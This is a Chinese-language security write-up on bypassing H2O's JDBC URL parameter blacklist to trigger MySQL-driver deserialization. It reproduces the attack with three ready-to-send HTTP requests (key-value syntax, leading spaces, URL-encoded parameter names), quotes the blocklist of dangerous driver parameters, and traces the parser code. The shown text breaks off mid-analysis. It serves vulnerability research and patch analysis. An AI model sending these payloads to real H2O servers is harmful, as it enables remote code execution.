

环境搭建
h2o-release.s3.amazonaws.com/h2o/rel-3.4...

下载 MySQL 驱动(repo1.maven.org/maven2/mysq...)并放在在同一目录下。正确的启动命令为:
bash
# Windows
java -cp "mysql-connector-java-8.0.12.jar;h2o.jar" water.H2OApp

# Linux / Mac
java -cp mysql-connector-java-8.0.12.jar:h2o.jar water.H2OApp

#调试启动命令
java -agentlib:jdwp=transport=dt_socket,server=y,suspend=y,address=5005 -cp "mysql-connector-java-8.0.12.jar;h2o.jar" water.H2OApp

启动成功后,访问 [http://localhost:54321](http://localhost:54321/) 就可以进入 H2O 的 Web 管理界面。
漏洞复现
MySQL 5.x 驱动只支持 Query String 格式(?key=value&key2=value2),且对 URL 解析较为严格。 MySQL 8.x 驱动引入了更灵活的 URL 解析机制,支持多种格式,并对参数解析有更宽松的处理。
-

Key-Value 格式绕过:Key-Value 格式是 MySQL 8.x 才引入的 URL 格式,采用 括号包裹、逗号分隔的方式处理参数。H2O 的正则只匹配
?、;、&后面的参数名,逗号不在匹配范围之内。 -

空格绕过:在参数名前添加空格,绕过正则匹配。空格不是字母 a-z,正则匹配失败。
-

编码绕过:对参数名进行 URL 编码,使正则无法匹配出参数名。
Key-Value 格式
makefile
POST /99/ImportSQLTable HTTP/1.1
Host: 127.0.0.1:54321
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:54321/flow/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 191

{
  "connection_url": "jdbc:mysql://(host=127.0.0.1,port=59351, autoDeserialize=true,queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor,user=deser_CB_calc)/test"
}
空格绕过
makefile
POST /99/ImportSQLTable HTTP/1.1
Host: 127.0.0.1:54321
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:54321/flow/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 180

{
  "connection_url": "jdbc:mysql://127.0.0.1:59351/test? autoDeserialize=true& queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=deser_CB_calc"
}
编码绕过
perl
POST /99/ImportSQLTable HTTP/1.1
Host: 127.0.0.1:54321
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:54321/flow/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 242

{
  "connection_url": "jdbc:mysql://127.0.0.1:59351/test?%61%75%74%6f%44%65%73%65%72%69%61%6c%69%7a%65=true&%71%75%65%72%79%49%6e%74%65%72%63%65%70%74%6f%72%73=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=deser_CB_calc"
}
漏洞分析

第一次补丁链接 github.com/h2oai/h2o-3...

water.jdbc.SQLManager#importSqlTable

water.jdbc.SQLManager.SQLImportDriver#compute2

water.jdbc.SQLManager#getConnectionSafe

water.jdbc.SQLManager#validateJdbcUrl
arduino
private static final Pattern JDBC_PARAMETERS_REGEX_PATTERN = Pattern.compile("(?i)[?;&]([a-z]+)=");

private static final List<String> DEFAULT_JDBC_DISALLOWED_PARAMETERS = (List)Stream.of(
// MySQL相关危险参数
	"autoDeserialize",            // 允许反序列化
	"queryInterceptors",          // 8.x版本拦截器
	"allowLoadLocalInfile",       // 允许读取本地文件
	"allowMultiQueries",          // 允许多语句执行
	"allowLoadLocalInfileInPath",
	"allowUrlInLocalInfile",
	"allowPublicKeyRetrieval",
// H2数据库相关危险参数
	"init",       					// 初始化时执行SQL/脚本
	"script",    					// 执行脚本
	"shutdown"   					// 关闭数据库
).map(String::toLowerCase).collect(Collectors.toList());

ConnectionUrlParser 是 MySQL 8.x 驱动中专门负责解析 JDBC URL 的类,所有 URL 解析都从它的构造函数开始。调用 parseConnectionString 提取 connString 各个部分,存储到实例变量
com.mysql.cj.conf.ConnectionUrlParser#parseConnectionString()
swift

CONNECTION_STRING_PTRN = Pattern.compile(
    "(?<scheme>[\\w:%]+)\\s*" +                    // 协议部分
    "(?://(?<authority>[^/?#]*))?\\s*" +           // authority 部分(主机信息)
    "(?:/(?!\\s*/)(?<path>[^?#]*))?" +             // path 部分(数据库名)
    "(?:\\?(?!\\s*\\?)(?<query>[^#]*))?" +         // query 部分(参数)
    "(?:\\s*#(?<fragment>.*))?"                    // fragment 部分(锚点,很少用)
);


空格会被包含在 query 中 也被匹配到
JDBC URL 支持两种不同位置放置连接参数:
链路一:getHosts() 链路:当 MySQL 驱动需要获取主机连接信息,参数放置在 Authority 部分//后面
getHosts() → parseAuthoritySection() → parseAuthoritySegment() → buildHostInfoResortingToKeyValueSyntaxParser() → processKeyValuePattern() → safeTrim() → decode()
com.mysql.cj.conf.ConnectionUrlParser#parseAuthoritySegment 尝试多种解析方式

处理 (host\=x,port\=x,...) 格式【KEY-VALUE 格式绕过入口】
com.mysql.cj.conf.ConnectionUrlParser#buildHostInfoResortingToKeyValueSyntaxParser



核心解析逻辑【处理空格+编码】
com.mysql.cj.conf.ConnectionUrlParser#processKeyValuePattern

调用 StringUtils.safeTrim 去除首尾空格 decode 用于URL解码
【编码绕过的关键】
com.mysql.cj.conf.ConnectionUrlParser#decode

MySQL 驱动的 decode() 是单次解码,所以单次 URL 编码可以绕过校验,双重 URL 编码不能绕过

链路二:getProperties() 链路:当 MySQL 驱动需要获取连接参数,参数放置在 Query 部分 ? 之后 getProperties() → parseQuerySection() → processKeyValuePattern() → 